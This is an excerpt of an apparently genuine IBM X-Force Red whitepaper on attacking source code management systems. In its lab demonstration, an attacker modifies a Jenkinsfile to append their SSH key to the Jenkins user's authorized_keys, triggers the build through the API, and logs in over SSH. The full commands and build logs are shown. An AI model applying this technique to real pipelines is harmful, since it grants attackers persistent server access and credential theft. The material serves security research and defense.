Controlling the Source:

Abusing Source Code Management Systems

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Adversary Simulation, IBM X-Force Red

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Abstract

Source Code Management (SCM) systems play a vital role within organizations and have been an afterthought in terms of defenses compared to other critical enterprise systems such as Active Directory. SCM systems are used in the majority of organizations to manage source code and integrate with other systems within the enterprise as part of the DevOps pipeline, such as CI/CD systems like Jenkins. These SCM systems provide attackers with opportunities for software supply chain attacks and can facilitate lateral movement and privilege escalation throughout an organization.

This whitepaper will review a background on SCM systems, along with detailing ways to abuse some of the most popular SCM systems such as GitHub Enterprise, GitLab Enterprise and Bitbucket to perform various attack scenarios. These attack scenarios include reconnaissance, manipulation of user roles, repository takeover, pivoting to other DevOps systems, user impersonation and maintaining persistent access. X-Force Red's source code management attack toolkit (SCMKit) will also be shown to perform and facilitate these attacks. Additionally, defensive guidance for protecting these SCM systems will be outlined.

Background

There are many ways to interact with and track source code, along with compiled source code assets. Some of the common terms used in this process are source control, version control and source code management.

SOURCE CONTROL VS. VERSION CONTROL

The terms “source control” and “version control” are often used interchangeably with each other. However, there are differences between these two terms. Source control is specifically for tracking changes in source code, whereas version control also includes tracking changes for binary files and other file types. An example of this would be version control tracking changes to compiled executables, whereas source control would be tracking the changes to the underlying C# or C++ source files that were compiled into that executable. Git is a popular source control tool, and Subversion is a popular version control tool.

SOURCE CONTROL VS. SOURCE CODE MANAGEMENT

As previously mentioned, source control is in relation to tracking changes in source code. To use source control in a practical manner as part of the development process, source code management (SCM) systems are used. These systems allow tracking changes to source code repositories and allow developers to resolve conflicts when merging code commits from multiple people concurrently.

Source Code Management Systems

SCM systems provide a way for multiple team members to work on the same source code files simultaneously, along with keeping track of file history changes and resolving conflicts within source code files. There will typically be some type of user interface for users to interact with. Some of these SCM systems are more popular than others and have been adopted by enterprises, as they integrate into the development process in a more reliable manner. These SCM systems can be abused to facilitate software supply chain attacks[1] and lateral movement within an organization.


[1] https://www.cisa.gov/publication/software-supply-chain-attacks

POPULAR SCM SYSTEMS

A few of the more popular SCM systems that are used within enterprises are GitHub Enterprise[2], GitLab Enterprise[3] and Bitbucket[4]. These systems have different hosting options, as they can be hosted on-premise or in the cloud. They support Git source control and have multiple tiering models in terms of purchasing and setup. Additionally, these SCM systems support integration with other systems to help facilitate a DevOps pipeline[5].

SCM SYSTEMS AND THE DEVOPS PIPELINE


SCM systems are heavily used during the "build" phase of a project in the DevOps pipeline as shown in the below diagram. All other phases depend on the source code that is developed and maintained within the SCM system.



DevOps Pipeline Diagram[6]

[2] https://github.com/enterprise
[3] https://about.gitlab.com/enterprise/
[4] https://bitbucket.org/product/
[5] https://www.redhat.com/architect/devops-cicd
[6] https://medium.com/aws-cyber-range/secdevops-101-strengthen-the-basics-20f57197aa1c

Once a source code project is ready to be compiled and built, it will get pushed to a Continuous Integration (CI) server. After that, it will be tested, scanned, and deployed for use in production.




DevOps Diagram[7]

SOFTWARE SUPPLY CHAIN ATTACKS

An attack that has been gaining popularity recently is software supply chain attacks[8]. In this attack, an attacker injects itself into the development process at one of the phases to deploy malicious code into production. This is typically performed in the "build" phase. For organizations that provide software to other organizations, this can enable the compromise of multiple organizations. One of the most notable software supply chain attacks was the SolarWinds breach[9], which impacted many organizations in the private and public sector. The below diagram shows the opportunities an attacker has during the development process to implement a software supply chain attack. The research in this whitepaper focuses on the highlighted areas of "B" and "C", as it relates to the compromise of SCM systems. However, the compromise of these SCM systems can also lead to other scenarios such as "D" where an attacker can use an SCM system to compromise a build platform system.

[7] https://devops.com/the-basics-devsecops-adoption
[8] https://www.crowdstrike.com/cybersecurity-101/cyberattacks/supply-chain-attacks/
[9] https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor



Software Supply Chain Attack Opportunity Diagram[10]

LATERAL MOVEMENT TO OTHER DEVOPS SYSTEMS


SCM systems can be used as an initial access point to other DevOps systems that are used in different phases of the DevOps lifecycle. Being able to pivot to the build system to compromise the CI/CD platform or pivoting to the package repository system to compromise the distribution platform are other scenarios where an attacker could perform a software supply chain attack.

SCM Platform to CI/CD Platform

One scenario where an attacker could laterally move from an SCM platform is to target the CI/CD platform. In this example, we will look at a scenario of performing lateral movement from the Bitbucket SCM system to the Jenkins build system[11].

When using Jenkins, you can provide a `Jenkinsfile`[12], which is used as a configuration file of a Jenkins pipeline[13]. This file can be checked into an SCM system, and is what Jenkins uses to perform various actions as part of the build process. An attacker who has gained access to an SCM system will first need to discover any repositories that contain any files named "Jenkinsfile". In this scenario, an attacker would need write access to the discovered repositories to modify the `Jenkinsfile`. In Bitbucket, this can be performed via the web interface or REST API.

[10] https://opensource.googleblog.com/2021/10/protect-your-open-source-project-from-supply-chain-attacks.html
[11] https://www.jenkins.io/
[12] https://www.jenkins.io/doc/book/pipeline/jenkinsfile/
[13] https://www.jenkins.io/doc/book/pipeline/



jenkinsfile


Found matches in **2** files

Harry Potter / Harry-Personal-Repo — Jenkinsfile

Admin-Stuff / Cred-Decryption — subDir / Jenkinsfile

Searching for Jenkins pipeline configuration file

An attacker could simply modify the file to perform some malicious action, or they could be more targeted and perform reconnaissance in Jenkins to discover which Jenkins job is using these discovered files from Bitbucket. In the following example, an attacker has identified the Jenkins job using the "Cred-Decryption" Bitbucket repository as shown below.



Git Build Data

Revision: ccd724ab07920f69b67dc1cb412ea72b2d1447f0
Repository: http://bitbucket.hogwarts.local:7990/scm/stud/cred-decryption.git


- master

Built Branches

- master: Build #21 of Revision ccd724ab07920f69b67dc1cb412ea72b2d1447f0 (master)

Jenkins job Git build data

To successfully authenticate to the Jenkins system via SSH, an attacker could add an SSH key under their control to the SSH directory for the Jenkins user account. An example of the `Jenkinsfile` modification in Bitbucket is shown below.



```
  pipeline {
      agent { label 'master' }
      stages {
          stage('build') {
              steps {
                  echo "Hello World from Bitbucket!"
                  sh "echo super secret Passw0rd! is in here"
                  sh "hostname"
                  sh "uptime"
                  sh "whoami"
+                 sh " echo Adding in SSH key in attacker control so that attacker can SSH to Jenkins server as jenkins user"
+                 sh "hostname; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJQ8JKSnKNS

              }
          }
      }
  }
```


Snippet of code added

Alternatively, an attacker could also wait for the Jenkins job to run on its own at its normal schedule or trigger the job themselves. One option is to use the Jenkins web interface to run the pipeline or via the Jenkins Remote Access API[14] as shown in the example command below.

```
curl -X POST
https://Username:PasswordOrAPIKey@jenkins.host:jenkinsPort/job/JobName
/job/master/build
```

Once the Jenkins job has been triggered manually or via an automated schedule, the output below shows the updated job output where the updated code in the Bitbucket hosted `Jenkinsfile` ran. The Jenkins job was able to successfully add the attacker's SSH key to the Jenkins server.


[14] https://www.jenkins.io/doc/book/using/remote-access-api/



```
Stage Logs (build)
Print Message -- Hello World from Bitbucket! (self time 6ms)
Shell Script -- echo super secret Passw0rd! is in here (self time 279ms)
Shell Script -- hostname (self time 272ms)
Shell Script -- uptime (self time 281ms)
Shell Script -- whoami (self time 276ms)
Shell Script -- echo Adding in SSH key in attacker control so that attacker can SSH to Jenkins server as jenkins user (self time 282ms)
Shell Script -- hostname; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJ
/xXNaEdogc04XFEh8adX9OtTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWWWy7n4r6dT2lUX5iuHjT5Z1SPLbdlgg3gyptfspC93+LEqMu0I
/JiLNXzrCmjGp50edigBAF4lipVZkAM=' >>/home/jenkins/.ssh/authorized_keys; cat /home/jenkins/.ssh/authorized_keys (self time 266ms)

+ hostname
jenkins-server
+ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4o
WWWy7n4r6dT2lUX5iuHjT5Z1SPLbdlgg3gyptfspC93+LEqMu0IidE/AgiJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8
+ cat /home/jenkins/.ssh/authorized_keys

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjm
r6dT2lUX5iuHjT5Z1SPLbdlgg3gyptfspC93+LEqMu0IidE/AgiJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8qLrzPZn
```

Viewing Jenkins build information

At this point, an attacker can now SSH to the Jenkins server using the SSH key under their control, as shown below. This allows the attacker to access the Jenkins server as the Jenkins user account, which gives the attacker the ability to perform various actions, such as extracting all passwords saved within the Jenkins server.



```
[13:26:53] hawk@ubuntu-demo:~$ ssh -i test_ssh_key jenkins@jenkins.hogwarts.local
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

2 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

123 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jan  7 11:22:27 2022 from 192.168.1.54
jenkins@jenkins-server:~$ 
```

Successfully authenticating to Jenkins server via SSH


This example has shown one method where an attacker could pivot from an SCM platform to a CI/CD platform such as Jenkins.

SCM Platform to Distribution Platform

